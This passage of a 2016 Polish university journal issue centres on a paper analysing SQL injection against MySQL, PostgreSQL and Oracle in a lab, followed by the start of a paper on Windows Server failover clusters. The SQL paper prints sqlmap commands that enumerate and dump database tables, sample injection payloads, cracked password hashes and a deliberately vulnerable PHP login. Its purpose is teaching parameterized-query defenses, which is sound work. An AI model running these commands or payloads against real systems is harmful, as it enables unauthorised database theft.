The article is addressed primarily to those involved in the security of web servers. The work begins with the presentation of statistical treatment of the problem, which are DDoS attacks. The authors emphasize the problems of server protection against rapidly-evolving attacks denial of service. The study analyzed the resistance of the basic configuration for today's most popular web server. For the study, we have developed a virtual test environment, where the research was carried out vulnerability of selected sites. The aim of this analysis is to identify and discuss the fundamental vulnerability of Apache and IIS. For each of the Web servers authors have implemented the basic mechanisms of protection. The article is addressed to people involved in the analysis and the security of web servers.

Keywords: DDoS, security, protect, the vulnerability of web servers, Apache, IIS.

DOI: 10.7862/re.2016.8

Tekst złożono w redakcji: maj 2016
Przyjęto do druku: czerwiec 2016

ZESZYTY NAUKOWE POLITECHNIKI RZESZOWSKIEJ 294, Elektrotechnika 35
RUTJEE, z. 35 (2/2016), kwiecień-czerwiec 2016, s. 47-56

Michał DYMEK[1]
Mariusz NYCZ[2]
Alicja GERKA[3]

ANALIZA STATYCZNYCH METOD OBRONY PRZED ATAKAMI SQL INJECTION

W artykule zaprezentowano analizę podatności systemów bazodanowych na ataki typu SQL Injection. Praca rozpoczyna się od przedstawienia charakterystyki analizowanego ataku w kontekście baz danych. Bazy danych, pomimo kluczowego znaczenia w infrastrukturze wszelakich systemów odznaczają się niedostatecznym poziomom zabezpieczeń, co w konsekwencji może prowadzić do poważnych strat. Podstawowym zagrożeniem są ataki SQL Injection, na które obecnie nie występują zewnętrzne mechanizmy obrony. W tym celu zostało zaproponowane rozwiązanie zabezpieczające systemy bazodanowe polegające na odpowiednim przygotowaniu kodu, który obsługuje dynamiczne zapytania do bazy danych. Testy wykazały dużą skuteczność zabezpieczeń przed aktualnie znanymi atakami SQL Injection. Artykuł adresowany jest do administratorów baz danych w szczególności na potrzeby usług webowych.

Słowa kluczowe: bazy danych, bezpieczeństwo, podatność, sqlmap

1. Wprowadzenie

Aplikacje webowe stały się praktycznie nieodłącznym elementem naszego współczesnego życia codziennego. Na przykład: jeśli realizujemy zakupy w sklepie internetowym, wypożyczamy książkę z internetowego księgozbioru biblioteki, rezerwujemy bilet na samolot, mecz, czy nawet logujemy się do portali internetowych; korzystamy z aplikacji webowej, która najprawdopodobniej działa w oparciu o relacyjną bazę. Dlatego niezwykle istotnym jest zapewnienie wysokiego poziomu bezpieczeństwa baz danych, tak, aby zapewnić informacjom wprowadzanym podczas realizacji transakcji, poufność i integralność. Jednak w praktyce jest to niezwykle trudny i złożony proces.

[1]Michał Dymek, Politechnika Rzeszowska, dymek.m@outlook.com
[2]Autor do korespondencji: Mariusz Nycz, Politechnika Rzeszowska, Katedra Energoelektroniki, Elektroenergetyki i Systemów Złożonych, mnycz@prz.edu.pl
[3]Alicja Gerka, Politechnika Rzeszowska, 137406@stud.prz.edu.pl

Najpoważniejszym oraz najczęściej występującym zagrożeniem dotyczącym systemów bazodanowych jest obecnie SQL Injection [1]. Pomimo powszechnie znanej skali problemu, większość instytucji nie zdaje sobie sprawy jak istotny i destrukcyjny wpływ na aplikacje internetowe, systemy e-commerce oraz bardzo wiele innych systemów, które działają w oparciu o relacyjne bazy danych może mieć to zagrożenie. W podatnym na atak SQL Injection środowisku informatycznym, może dojść do ujawnienia wszystkich informacji przechowywanych w bazie danych, takich jak loginy użytkowników, hasła, numery kart płatniczych, adresy, numery telefonów i wiele, wiele innych poufnych informacji.

Czym więc jest SQL Injection? Jest to podatność, ukierunkowana na aplikacje internetowe, dająca atakującemu możliwość „wstrzyknięcia" do bazy danych, dodatkowego, własnego zapytania SQL. Atak jest możliwy do wykonania na aplikacjach, które w nieodpowiednim stopniu, lub nie realizują filtrowania zapytań wysyłanych do bazy danych. W konsekwencji aplikacja wyśle zapytanie do bazy, które zostanie wykonane tak samo jak zapytanie, do którego kod został „doklejony". Skutecznie wykonany atak może dać możliwość odczytania, zmiany, wstawienia nowych czy usunięcia danych z bazy, możliwość ominięcia mechanizmów zabezpieczających. W przypadkach szczególnie niezabezpieczonej bazy danych, atakujący może uzyskać dostęp do wykonywania poleceń systemowych z poziomu bazy danych oraz tworzyć i odczytywać pliki systemowe [2, 3].


W związku z ogromnym zagrożeniem wynikającym z tego typu ataków opracowanych zostało kilka sposobów zapobiegania wstrzykiwaniu własnych fragmentów zapytań. Jednak pomimo podjętych działań nie spowodowały one wyeliminowania problemu. Wynika to głównie z powodu dużej elastyczności języka SQL. Relacyjne systemy bazodanowe, projektowane w oparciu o język SQL umożliwiają duże spektrum działania dla twórcy aplikacji, co jest zarazem zaletą i wadą. Jednym ze sposobów ochrony przed tym atakiem są bazujące na sygnaturach systemy IDS/IPS, których zadaniem jest wyszukiwanie i usuwanie pakietów skierowanych do bazy danych zawierających kod SQL Injection. Wadą tego rozwiązania jest statyczny charakter sygnatur, gdzie modyfikacja jednego parametru w przesyłanym kodzie, powoduje nie wykrycie ataku [2].

2. Statystyczne ujęcie problemu

W 2014 roku, organizacja Trustwave zajmująca się wspomaganiem zwalczania cyberprzestępczości szczególnie w obszarach biznesowych, przeprowadziła badania podatności aplikacji webowych za pomocą Trustwave App Scanner i zidentyfikowała niespełna 18 tysięcy podatności, z czego co najmniej jedną podatność posiadało aż 98 procent przetestowanych stron internetowych. Mediana ilości podatności przeliczana na jedną przetestowaną stronę wzrosła w


stosunku do poprzedniego roku o 43 procent i wyniosła 20 podatności. Aż 17 procent wykrytych zagrożeń stanowiły różne warianty SQL Injection [5].

Zestawienie dziesięciu najpopularniejszych metod ataku na aplikacje webowe, również pokazuje pewną zależność. Wszystkie rodzaje ataków zachowały niemal jednakowy udział w 2014 jak w 2015 roku, natomiast ilość ataków SQL Injection wzrosła o około 5 punktów procentowych [1].



Rys. 1. Najpopularniejsze typy ataków wg. raportu hackmageddon.com

Fig. 1. The most popular attack techniques according to hackmageddon.com report



Rys. 2. Ilość wykrytych rodzajów podatności na SQL Injection wg. nvd.nist.gov

Fig. 2. The number of detected types of SQL injection vulnerabilities according to nvd.nist.gov

Zaskakujące jednak jest to, że wzrost ilości odnotowanych ataków wcale nie idzie w parze z ilością odkrytych luk bezpieczeństwa wykorzystujących technikę wstrzykiwania zapytań SQL.

Świadczyć to może przede wszystkim o tym, że aplikacje tworzone przez programistów nadal nie są odpowiednio zabezpieczane przed SQL Injection. Mimo, że ilość zgłaszanych podatności nie jest wielka w stosunku do pozostałych, ponieważ stanowi około 9% wszystkich wykrytych luk od 1998 roku, to nadal nie możemy sobie z nimi poradzić.

3. Analiza podatności systemów bazodanowych

3.1 Testy lokalne

Ataki typu SQL Injection, a w szczególności blind SQL Injection, pochłaniają ogromne zasoby czasu, gdyby były przeprowadzane manualnie. Do tych celów powstało narzędzie sqlmap. Jest to jedno z najpopularniejszych narzędzi do przeprowadzania ataków SQL Injection na aplikacje www. Nie jest programem uniwersalnym gdyż potrzebuje specyficznych warunków do działania, lecz w większości przypadków sprawdza się bardzo dobrze. Do jego działania wystarczy podać adres strony wraz z żądaniami typu GET a sqlmap będzie potrafił przetestować jej podatność wieloma zaimplementowanymi atakami [6].

Wykorzystane bazy danych:

1. MySQL – wersja 5.7
2. PostgreSQL – wersja 9.3.10
3. Oracle SQL – Oracle Database Express Edition 11g

Wszystkie trzy powyższe systemy zostały wybrane z powodu ich największej popularności, zainstalowane zostały ich najnowsze wersje, aby testy penetracyjne były jak najbardziej wiarygodne oraz zbliżone do aktualnych warunków panujących w Internecie.

Strona internetowa wykorzystana w ataku została napisana w języku HTML oraz PHP. Była to prosta aplikacja webowa, na której znajdował się panel logowania, spis dostępnych tematów oraz przyciski do ich rezerwacji.

Aby rozpocząć skanowanie narzędziem sqlmap, należy na stronie internetowej, którą chcemy przetestować, znaleźć podatną podstronę, która przekazuje parametrami informacje do zapytań, które następnie wędrują do bazy danych. Dla zainstalowanej tutaj strony będzie to na przykład link:

```
localhost/register.php?typ=premiowane&id=1
```

Wykorzystując wbudowane narzędzie sqlmap w systemie Kali Linux w linii poleceń wpisujemy:

```
sqlmap -u "192.168.1.114/register.php?typ=premiowane&id=1"
```

Jest to wywołanie programu sqlmap z opcją -u, w której podany adres URL określa cel ataku. Efektem działania tego narzędzia, bez podanych żadnych dodatkowych parametrów są odkryte podatności w tej aplikacji webowej oraz payload który został wysłany.

Dla bazy danych MySQL wykryte zostały następujące podatności:

```
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: typ=premiowane&id=1 AND 9593=9593

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: typ=premiowane&id=1 AND (SELECT 4223 FROM(SELECT COUNT(*),CONCAT(0x716d737a71,(SELECT (CASE WH
EN (4223=4223) THEN 1 ELSE 0 END)),0x7173787971,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS G
ROUP BY x)a)

    Type: UNION query
    Title: MySQL UNION query (NULL) - 1 column
    Payload: typ=premiowane&id=-7595 UNION ALL SELECT CONCAT(0x716d737a71,0x6d6e4553647352697a63,0x71737879
71)#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: typ=premiowane&id=1 AND SLEEP(5)
---
[17:38:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.12
back-end DBMS: MySQL 5.0
[17:38:42] [INFO] fetched data logged to text files under '/usr/share/sqlmap/output/192.168.1.114'

[*] shutting down at 17:38:42
```

Rys. 3. Zrzut ekranu przedstawia wykryte podatności za pomocą narzędzia SQLMAP

Fig. 3. Screenshot shows discovered vulnerabilities from SQLMAP tool

Widać, że zostały odkryte 4 możliwe rodzaje SQL Injection do użycia w testowaniu tej bazy. Jest ona podatna, na co najmniej te cztery ataki. Jest to atak boolean-based blind na parametrze id za pomocą doklejenia tautologii AND 9593=9593; error-based za pomocą AND oraz WHERE i HAVING; UNION oraz AND/OR time-based blind.

Wyświetlone zostały również informacje o systemie operacyjnym, na którym baza jest zainstalowana, wersja serwera www oraz wersja samej bazy danych. Wszystkie te informacje są wyciągnięte za pomocą SQL Injection i pokrywają się z rzeczywistością.

Aby odkryć, jakie schematy zostały utworzone w obrębie tego systemu bazodanowego użyta zostanie opcja --dbs na końcu polecenia.

```
sqlmap -u "192.168.1.114/register.php?typ=premiowane&id=1" --dbs
```

```
available databases [6]:
[*] baza
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

Rys. 4.Wykryte schematy baz danych, zainstalowane w testowym środowisku MySQL

Fig. 4. Discovered database schemas from MySQL test environment

Następnie za pomocą opcji --tables oraz -D wskazująca, z której bazy chcemy wyświetlić tabele, uzyskujemy następujący zrzut.

```
sqlmap -u "192.168.1.114/register.php?typ=premiowane&id=1" --tables -D
baza
```

```
Database: baza
[5 tables]
+-------------+
| admins      |
| java        |
| premiowane  |
| standardowe |
| users       |
+-------------+
```

Rys. 5. Wykryte tabele w schemacie „baza”

Fig. 5. Discovered tables from „baza” schema

Aby wyświetlić zawartość tabeli używamy opcji --dump oraz -T oraz -D aby doprecyzować o jaką chodzi tabelę i w jakiej bazie.

```
sqlmap -u "192.168.1.114/register.php?typ=premiowane&id=1" --dump -T
admins -D baza
```

```
Database: baza
Table: admins
[3 entries]
+----+-----------+-----------+
| id | username  | password  |
+----+-----------+-----------+
| 1  | admin     | haslo     |
| 2  | user      | p@ssw0rd  |
| 3  | test_user | qwerty123 |
+----+-----------+-----------+
```

Rys. 6. Zrzut zawartości tabeli admins

Fig. 6. Dump of admins table

Sprawdzając za pomocą phpMyAdmin, widać, że dane uzyskane atakiem rzeczywiście się zgadzają, a sam atak trwa około kilku sekund.

Przeprowadzając testy na trzech różnych systemach bazodanowych dla pięciu różnych typów ataku za pomocą narzędzia sqlmap, tak prezentują się wyniki:

Tabela 1. Odkryte podatności w trzech testowanych systemach bazodanowych

Table 1. Discovered vulnerabilities in three tested database systems

	MySQL	*PostgreSQL*	*Oracle XE 11.2*
Boolean-based blind	podatny	podatny	podatny
Time-based blind	podatny	podatny	odporny
Error-based	podatny	odporny	odporny
UNION query based	podatny	podatny	podatny
Stacked queries	odporny	podatny	odporny

Dla testowanego systemu PostgreSQL dodatkowo przeprowadzona została próba odgadnięcia hasła dla istniejących użytkowników. Hasło użytkownika *user* znajdowało się w słowniku zaimplementowanym w narzędziu sqlmap, dlatego nie było dla niego problemem, że przechowywane hasła są zahaszowane algorytmem MD5. Całość trwała 10 sekund.

```
[14:01:24] [INFO] starting dictionary-based cracking (postgres_passwd)
[14:01:24] [INFO] starting 4 processes
[14:01:34] [INFO] cracked password 'qwerty' for user 'user'
database management system users password hashes:
[*] postgres [1]:
    password hash: md5883cb7a79bd5b81de89a7a3bc0a2b76e
[*] user [1]:
    password hash: md577b64b2ae80b052e46c1c3d2b8919791
    clear-text password: qwerty
```

Rys. 7. Zrzut zaszyfrowanych haseł użytkowników systemu bazodanowego PostgreSQL

Fig. 7. Dump of user password hashes from PostgreSQL

3.2 Testy środowiskowe

Dodatkowo przeprowadzone zostały drobne, nieinwazyjne testy, polegające wyłącznie na dopisaniu znaku apostrofu do żądań GET wysyłanych przez przeglądarki do warstwy logicznej aplikacji web, aby sprawdzić jak się zachowują przy wpisywaniu innych wartości niż zgodnie z zamierzeniem programisty.

Testy te pokazały, że na kilkadziesiąt losowo wybranych stron internetowych jednostek samorządu terytorialnego w Polsce, co najmniej w kilkunastu istniało podejrzenie o możliwości przeprowadzenia takich ataków ze względu na brak filtrowania wprowadzanych treści. Konkretne szczegóły, z powodu możliwych zagrożeń, nie mogą zostać opublikowane.

Kolejne próby oraz bardziej szczegółowe testy jednak nie były przeprowadzane gdyż testy penetracyjne wykonywane bez wyraźnej zgody są łamaniem prawa. Ukazuje to jednak, że podatność na ataki SQL Injection to nie jest problem nieistniejący i, że zbyt mało osób zdaje sobie z tego sprawę, jakie zagrożenia czyhają w sieci i jak proste są to do przeprowadzenia ataki.

4. Mechanizmy obrony

Jak można zauważyć po przeprowadzonych testach, nieodpowiednio napisane aplikacje wykorzystujące dynamiczne budowanie zapytań języka SQL stanowią poważne zagrożenie dla znajdujących się w bazie poufnych danych. Jedną z bezpieczniejszych alternatyw do dynamicznego budowania zapytań, jaką można zastosować są interfejsy API, które pozwalają na dodawanie parametrów zapytań, jako *binded variables*. W języku polskim funkcja ta została nazwana bindowaniem zmiennych, co jest niezbyt adekwatne. Lepiej oddające charakter tej funkcji jest słowo *podpinanie*. Używając tak zwanych zapytań parametryzowanych, zabezpieczamy się przed SQL Injection, ponieważ podpinanie polega właściwie na przeniesieniu łączenia danych z przygotowanym zapytaniem z warstwy logicznej na system bazodanowy. Do bazy wysyłamy tak naprawdę szkielet zapytania ze specjalnie określonymi polami, do których później wstawiane są dane, przesłane za pomocą specjalnej metody, gdzie możemy dodatkowo określić ich typ.

Przykładem formularza logowania podatnego na SQL Injection może być następujący kod:

```
$login=$_POST['uname'];
$password=$_POST['password'];

$sql="SELECT * FROM users WHERE username='$login' and
password='$password'";

$result=mysqli_query($link, $sql);
$count=mysqli_num_rows($result);

if($count)… /*Logowanie udane*/
```

Język PHP posiada kilka frameworków, które mogą zostać użyte do bezpiecznego łączenia się z bazą danych za pomocą parametryzowanych zapytań. Są to między innymi PHP Data Objects (PDO) oraz pakiet dedykowany bazie MySQL - mysqli.

Pakiet mysqli, dostępny od wersji 5.x języka PHP umożliwia łączenie się z bazą MySQL w wersji, co najmniej 4.1. Jest jednym z najczęściej wykorzystywanych interfejsów do połączeń z MySQL i obsługuje łączenie zmiennych za pomocą znaku zastępczego ‘?’-pytajnika.
Przykładowe zabezpieczenie formularza logowania wykorzystując to API:

```
$sql="SELECT username FROM admins WHERE username=? and password=?";
$stm=$link->prepare($sql);
$stm->bind_param("ss",$login,$password);
$stm->execute();
$stm->store_result();
$stm -> fetch();
$count=$stm->num_rows;
if($count) … /*Logowanie udane*/
```

PHP Data Objects to nowoczesny interfejs zaprojektowany dla języka PHP od wersji 5.1, służący do komunikacji z bazami danych. Jego największą zaletą jest uniwersalność. Jest oparty na sterownikach do poszczególnych baz danych, z których każdy udostępnia podstawowe metody do obsługi swojej bazy, identyczne z pozostałymi, oraz dodaje własne, szczególne metody do obsługi dodatkowych funkcjonalności konkretnego systemu bazodanowego.
Przykładowe wykorzystanie:

```
$stmt = $db->prepare('SELECT * FROM users WHERE username=? and
password=?');
$stmt->bindValue(1, $_POST['uname'], PDO::PARAM_STR);
$stmt->bindValue(2, $_POST['password'], PDO::PARAM_STR);
$stmt->execute();
$userRow=$stmt->fetch(PDO::FETCH_ASSOC);
if($userRow) … /*Logowanie udane*/
```

Powyższy kod, z racji, że jest wieloplatformowy, przetestowany został oprócz systemu bazodanowego MySQL również w PostgreSQL oraz Oracle Database XE 11.2.
Testy podatności za pomocą narzędzia sqlmap potwierdzają, że zabezpieczenie zostało wykonane poprawnie, ponieważ nawet na najwyższym poziomie testów, po wysłaniu około 31 tysięcy różnych payloadów, żadne możliwe podatności nie zostały odnalezione na żadnym z trzech badanych systemów.

5. Wnioski

Na podstawie przeprowadzonych testów penetracyjnych na trzech różnych systemach bazodanowych można wyciągnąć wniosek, że niezależnie od użytego systemu, jeśli nie jest on poprawnie skonfigurowany, przechowywane dane są poważnie narażone na ataki.

W kwestii bezpieczeństwa nie było dużej różnicy pomiędzy wszystkimi trzema systemami bazodanowymi. Najwięcej podatności na ataki zostało wykrytych przy skanowaniu PostgreSQL za pomocą sqlmap, natomiast to czy tych zagrożeń jest dziesięć czy jedno, nie ma najmniejszego znaczenia. Sqlmap tak czy inaczej będzie potrafił wydobyć wszystkie informacje z bazy danych. Natomiast, jeśli chodzi o manualne ataki to w tej kwestii najgorszy jest MySQL. Ze względu na swoją popularność w Internecie istnieje mnóstwo artykułów traktujących o tym jak zaatakować MySQL za pomocą SQL Injection. W teście przeprowadzonym za pomocą sqlmap, najmniej podatności wykrytych zostało przy Oracle Database, co jednak nie powinno dziwić gdyż jest to komercyjne rozwiązanie. Mimo, że wersja XE to wersja darmowa to na pewno posiada ona wiele rozwiązań stosowanych w wersjach wyższych, lecz z ograniczonymi funkcjami.

Przeprowadzenie identycznych ataków po zabezpieczeniu baz zgodnie z zaleceniami pokazało, że darmowe rozwiązania wcale nie odstają i również po-

trafią być bezpieczne, lecz jak zwykle, przy obecnym postępie technologicznym to człowiek był najsłabszym ogniwem i to jego niewiedza mogła skutkować wystawieniem systemu bazodanowego na bezproblemowe ataki. Wystarczy nawet odpowiednio napisana strona internetowa, z wykorzystaniem biblioteki PDO oraz prepared statements i od razu otrzymujemy zdecydowaną poprawę bezpieczeństwa. Pamiętać należy jednak, że żadne rozwiązanie nie jest w 100% bezpieczne.

Literatura

[1] http://www.hackmageddon.com/2016/01/11/2015-cyber-attacks-statistics/ [dostęp: 4 marca 2016 r.].

[2] Sadeghian A; Zamani M; Ibrahim S.: SQL Injection is Still Alive:A Study on SQL Injection Signature Evasion Techniques. Advanced Informatics School Universiti Teknologi Malaysia, Kuala Lumpur, Malaysia, 2013.

[3] Clarke J.: SQL Injection Attacks and Defense, Syngress Publishing, Inc., Burlington 2012.

[4] https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005) [dostęp: 4 marca 2016 r.].

[5] https://www2.trustwave.com/rs/815-RFM-693/images/2015_TrustwaveGlobalSecurityReport.pdf [dostęp: 6 marca 2016 r.].

[6] https://github.com/sqlmapproject/sqlmap [dostęp: 6 marca 2016 r.].

ANALYSIS OF STATIC METHODS OF DEFENSE AGAINST SQL INJECTION

S u m m a r y

The article presents an analysis of SQL Injection vulnerabilities. The work begins with the presentation of the characteristics of the attack analyzed in the context of database. Databases, despite the key role in the infrastructure of many kinds of systems are characterized by insufficient level of security, which in turn can lead to serious loses. The main threat are SQL Injection attacks, which currently does not have external defense mechanisms. For this purpose, there is a solution to increase the security of database systems, involving the proper preparation of the code that supports dynamic database queries. Tests have shown high effectiveness of protection against currently known SQL Injection attacks. Article is aimed at database administrators in particular for Web services.

Keywords: databases; security; vulnerability; sqlmap;

DOI: 10.7862/re.2016.9

Tekst złożono w redakcji: maj 2016
Przyjęto do druku: czerwiec 2016

ZESZYTY NAUKOWE POLITECHNIKI RZESZOWSKIEJ 294, Elektrotechnika 35
RUTJEE, z. 35 (2/2016), kwiecień-czerwiec 2016, s. 57-65

Dariusz KOWALSKI[1]
Paweł DYMORA[2]
Mirosław MAZUREK[3]

KLASTRY PRACY AWARYJNEJ W ŚRODOWISKU MICROSOFT WINDOWS SERVER 2012

W artykule poruszono temat klastrów pracy awaryjnej w środowisku Microsoft Windows Server 2012. Klastry tego typu działają w oparciu o tzw. elementy quorum (kworum). W Windows Server elementem quorum może zostać węzeł, dysk „świadek" lub plik współdzielony „świadek". Głównym celem artykułu jest porównanie czasów niedostępności usług świadczonych przez wymienione modele klastrów, w przypadku awarii elementów klastra, świadczących wybrane usługi. Analizie poddano architektury: Node Majority (elementy kworum w postaci węzłów klastra), Node and Disk Majority (elementy kworum w postaci węzłów klastra oraz dysku „świadka"), Node and File Share Majority (elementy kworum w postaci węzłów klastra oraz współdzielonego zasobu) oraz No Majority: Disk Only (element kworum w postaci dysku „świadka").

Słowa kluczowe: failover, HA, wysoka dostępność, serwer, klaster

1. Wprowadzenie

Klastry pracy awaryjnej, zwane także klastrami wysokiej dostępności (ang. High-Availability Clusters – HA) to grupa serwerów pracujących razem, utworzona w celu zapewnienia wysokiej dostępności oraz udostępnianych przez nią aplikacji i usług, widziana przez urządzenia klienckie jako jeden system. W sytuacji gdy poszczególny węzeł (serwer) klastra ulega awarii, jego rola zostaje przejęta przez inny serwer pracujący w klastrze. Proces ten nazwany został

[1] Autor do korespondencji: Dariusz Kowalski, Politechnika Rzeszowska, darkowalski@windowslive.com
[2] Paweł Dymora, Politechnika Rzeszowska, Katedra Energoelektroniki, Elektroenergetyki i Systemów Złożonych, pawel.dymora@prz.edu.pl
[3] Mirosław Mazurek, Politechnika Rzeszowska, Katedra Energoelektroniki, Elektroenergetyki i Systemów Złożonych, miroslaw.mazurek@prz.edu.pl

trybem failover. Celem takiego działania jest osiągnięcie jak najkrótszych czasów przestojów (czasów niedostępności poszczególnej aplikacji bądź usługi).

Usługa klastra pracy awaryjnej dostępna jest w systemach z rodziny Windows Server począwszy od wersji 2000. W Windows Server 2012 usługa ta konfigurowana jest jako funkcja i umożliwia utworzenie wysoko dostępnego magazynu danych wykorzystywanego np. przez maszyny wirtualne Hyper-V. Umożliwia utrzymanie szeregu aplikacji i usług krytycznych przedsiębiorstwa, takich jak m.in. serwer bazy danych, serwer poczty, serwer wydruku, serwer plików, serwer DHCP itd. WS 2012R2 umożliwia utworzenie klastra składającego się maksymalnie z 64 węzłów lub 8000 maszyn wirtualnych (w WS 2008R2 z 16 węzłów lub 1000 maszyn wirtualnych) i ta wartość jest wspólna dla wszystkich wersji WS 2012R2 oraz WS 2012 (Standard, Datacenter).

2. Klastry pracy awaryjnej w środowisku MS Windows Server 2012

Aby klaster pracy awaryjnej pracował poprawnie wymaganym jest osiągnięcie następujących założeń:

- Poszczególne węzły klastra muszą spełniać wymagania stawiane przez system operacyjny Windows Server 2012. Zalecane jest instalowanie identycznej konfiguracji sprzętowej w każdym z węzłów. Architektury procesorów poszczególnych węzłów klastra muszą być ze sobą zgodne tzn., iż nie można łączyć ze sobą węzłów pracujących pod architekturą AMD z węzłami pracującymi pod architekturą Intel;
- Poszczególne węzły klastra muszą pracować pod tą samą wersją systemu operacyjnego Windows (nie można np. łączyć w klaster węzłów pracujących pod kontrolą WS 2012R2 Standard oraz WS 2012R2 Datacenter). Zalecanym jest również, aby węzły te posiadały zainstalowane podobne wersje uaktualnień;
- W przypadku, gdy rozwiązanie wykorzystuje magazyn udostępniony (wolumin CSV), musi on być podłączony do węzłów tego klastra. Woluminy CSV (ang. Cluster Shared Volumes) umożliwiają poszczególnym węzłom klastra jednoczesny dostęp (zapis i odczyt) do jednostki dyskowej LUN (ang. Logical Unit Number), obsługiwanej w WS 2012R2 jako wolumin NTFS lub ReFS;
- Do połączeń węzłów klastra z magazynem danych można wykorzystać następujące interfejsy: Internet SCSI (iSCSI), SAS (ang. Serial Attached SCSI), FC (ang. Fibre Channel), FCoE (ang. Fibre Channel over Internet). Jeśli do połączeń z magazynem wykorzystano iSCSI, każdy z węzłów powinien posiadać co najmniej jeden interfejs wykorzystywany do tego celu. Taki interfejs nie powinien przenosić innego ruchu sieciowego niż ten związany z magazynem danych. Dla lepszej wydajności, zalecanym jest wykorzystywanie przynajmniej 2 interfejsów GigE. W przypadku wykorzystywania kilku połączeń do magazynu danych, należy pamiętać o włączeniu Multipathingu IO;

- Każdy z węzłów powinien mieć zainstalowane identyczne karty sieciowe (obsługujące ten sam protokół IP, taką samą prędkość, transmisję duplex oraz umożliwiające taką samą kontrolę przepływów);

- Zaleca się, aby każdy węzeł klastra posiadał przynajmniej 3 interfejsy sieciowe: jeden dla połączenia z magazynem danych, jeden do połączeń z innymi węzłami klastra oraz jeden do połączeń z zewnętrzną siecią;

- Każdy z serwerów klastra musi być członkiem tej samej domeny Active Directory oraz powinien wykorzystywać ten sam serwer DNS;

- Poszczególne połączenia sieciowe pomiędzy węzłami klastra powinny być redundantne – w celu minimalizacji skutków awarii danych łącz;

- Całościowa konfiguracja ustawień klastra (konfiguracja węzłów, sieci i magazynu) musi przejść pozytywnie wszystkie testy przeprowadzone w „Kreatorze weryfikacji konfiguracji".

Klastry pracy awaryjnej w systemach z rodziny MS Windows Server działają w oparciu o tzw. elementy quorum. Quorum w klastrach pracy awaryjnej rozumiany jest jako minimalny zbiór elementów klastra, które muszą pozostawać aktywne, aby klaster mógł działać. Dzięki niemu poszczególne węzły klastra mogą za pomocą jednego zapytania sprawdzić czy klaster może kontynuować swoją pracę. W Windows Server 2012 elementem quorum może zostać węzeł, dysk „świadek" lub plik współdzielony „świadek". Każdy element pełniący funkcję quorum (za wyjątkiem współdzielonego pliku „świadka") przechowuje kopie konfiguracji klastra. Kopie konfiguracji klastra, przechowywane na kilku elementach quorum są na bieżąco synchronizowane przez działającą usługę klastra. Konieczność stosowania elementów quorum ukazuje się w przypadku problemów z komunikacją między węzłami klastra. Część węzłów może komunikować się między sobą poprzez funkcjonującą część sieci, jednocześnie nie będąc w stanie komunikować się z węzłami pracującymi w drugiej odrębnej części. Fakt ten prowadzi do sytuacji, w której część węzłów musi przestać pracować jako węzły klastra. Aby uniknąć problemów pojawiających się podczas podzielenia klastra, oprogramowanie wymaga od powstałych części klastra, aby wykorzystywały algorytm głosowania (ang. voting algorithm), w celu określenia w danym czasie czy posiadają dostęp do quorum. Ponieważ dany klaster posiada specyficzny zestaw węzłów oraz specyficzną konfigurację quorum, klaster taki wie ile węzłów nadal „głosuje" (kontynuuje swoją pracę). Jeśli liczba ta spadnie poniżej większości, klaster przestaje działać. Węzły nadal nasłuchują obecności pozostałych węzłów, w przypadku, gdy te pojawią się ponownie w sieci, jednak klaster nie odbuduje się ponownie dopóki warunki quorum nie zostaną spełnione. Przykładowo jeśli klaster w konfiguracji Node Majority składa się z 5 węzłów i węzły 1, 2, 3 nie będą mogły się skomunikować z węzłami 4, 5 to w takiej sytuacji węzły 4 oraz 5 jako mniejszość przestają działać w klastrze. Dalej jeśli węzeł 3 również straci komunikacje z węzłami 1 oraz 2 to pozostała część (węzły 1, 2) będzie stanowić mniejszość i cały klaster przestanie działać. W takiej sytuacji

wszystkie węzły przestaną działać w klastrze, jednak będą oczekiwać na wznowienie komunikacji i w sytuacji, gdy sieć ponownie zacznie pracować, klaster może się odbudować i zacząć pracować od nowa.

W systemach z rodziny MS Windows Server 2012 istnieją 4 modele klastra wykorzystujące quorum:

- *Node Majority* – w modelu tym klaster pracuje do momentu, gdy liczba uszkodzonych węzłów jest mniejsza niż działających. Przykładowo, jeśli klaster składa się z 5 węzłów, trzy z nich muszą pozostawać aktywne aby klaster działał prawidłowo. W sytuacji, gdy więcej niż dwa węzły ulegną uszkodzeniu, cały klaster przestanie pracować;

